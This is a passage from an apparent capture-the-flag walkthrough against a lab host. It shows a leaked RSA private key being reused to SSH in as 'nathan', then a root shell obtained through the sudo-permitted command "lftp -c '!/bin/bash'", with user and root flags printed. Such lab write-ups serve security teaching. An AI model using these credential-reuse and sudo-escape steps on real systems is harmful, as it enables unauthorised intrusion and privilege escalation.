U2dRHydd3S5RuvOAvfoWFRiUGps7ximt/Rmv7QIDAQABAoIBAAY5GmmOP/rnSkwn
dgz+316zDQNavWOC7SiI2Mc6cRsNSAi7fiwFVgPS0Sp6Z04aWz0ftavH5Q1Yqf0P
octfqFpb4i4svf/o01Ix6Rdpf4VYDA17ZfSBm+wJ4wLKmuv3TMRH5Bg58qF+V1rO
UaDjmAv84Lid8/mo7WU16eKPO8GMwPqbWbTtzmY9cm6LIdZP74XUKhDbPK6WizTl
4J8dba3vSBjMtkJOqeSVLyDIYXAwZpCzj6B9Yt9JhfOD4c5DCcPXDv/hJsvRrGYZ
UAoStJHOFIXMhi8i3fTKfpg+xnHMp83pzWL4ExDq09mKvJ6NoAzUb8g4WLs+lq+2
5RZBf50CgYEA6Nfio2RxqtvrimSEjISi+Zuafk89yFdi0mzTpLIxaBdYcFgpEXcf
F8M3NNB0dLU7f46cKojVfwff6ZR/3TvCYgSDlUQl2wRe0QlRY0SxRyHpvHOVhEWX
M5quiV0Zhgon7Zop7cGRHBfPOPgIENmjurO7mQ0+iaQFvVx5Cq1CpUMCgYEA2tbJ
tzBVadmJ2/SG+sHr1xe8Owynut0kq0E/dDWD5IF3G3/pWPxI5dW6aauBhqrPD17Q
qF+JhYQIcW6ZTfv46kloBNdoJiBEOScghKn8SfGPZFMjZDn0tcG8PBbu76s0AiNq
a2ksiR0Y1ENns4my5lelPJrjitOfn1vfw8b1aw8CgYAI6DFARNhgS9dfzOaRJYXC
fKRVTpyzbDxYhlc2RqbDL5lver/fbiofU5VqDMtXp5MmFwN8UQ2xtVBodAjMIrwV
2cxaymeUUD98SZn2bStG6FIzpkxC6hKVo8YndQtD6GGMokgWU0BEzdhceoh8dIbh
3nw/p5UL2N1rV/09XlFdVwKBgQCr36XtynhK+h/cMOEScNvZwzqC5h2WFbmHB2fe
zWkZPtVdM8kBqqNWX9ZYx+qi6eRWHhGjK+XGhzxaWpLtPMjyuVSI+OVDjHQIr0JK
73bGXIJSOTnCrgIT/mTojNp8QepHA6nBUok35zJpA8eeqrdnUc7lGoE7t5nWf0Hv
cYOu4QKBgA0YSqgmr4QZHyPGUjWo8MdsHgjAZuncsv2wiYKa/HwYqxwCQCRYnAnT
G7iUoWXqS1vgg8uSk9jX+XAxFyTgLaNFJR7K4F4eBeitTL/L/VRBmRai8aZYxlX3
s9wWdeSGfM9P5JN4JePzZXdjBT+KxbEEA29kVtipG1yByXKxpWtx
-----END RSA PRIVATE KEY-----
tomcat@tom:/$


┌──(root💀miguel)-[/home/miguel]
└─# nano id_rsa
┌──(root💀miguel)-[/home/miguel]
└─# chmod 600 id_rsa
┌──(root💀miguel)-[/home/miguel]
└─# ssh -i id_rsa nathan@192.168.137.34
Linux tom 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64
tput: unknown terminal "xterm-kitty"
tput: unknown terminal "xterm-kitty"
tput: unknown terminal "xterm-kitty"
tput: unknown terminal "xterm-kitty"
tput: unknown terminal "xterm-kitty"
tput: unknown terminal "xterm-kitty"
nathan@tom:~$


nathan@tom:~$ ls
user.txt
nathan@tom:~$ cat user.txt
a9cdb9e26d1c627f008ae9c53385d146
nathan@tom:~$


nathan@tom:~$ sudo -l
Matching Defaults entries for nathan on tom:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User nathan may run the following commands on tom:
(root) NOPASSWD: /usr/bin/lftp
nathan@tom:~$ sudo /usr/bin/lftp -c '!/bin/bash'
root@tom:/home/nathan# whoami
root
root@tom:/home/nathan# cat /root/root.txt
a2780681529284ec485c2d0e0a7f6831
root@tom:/home/nathan#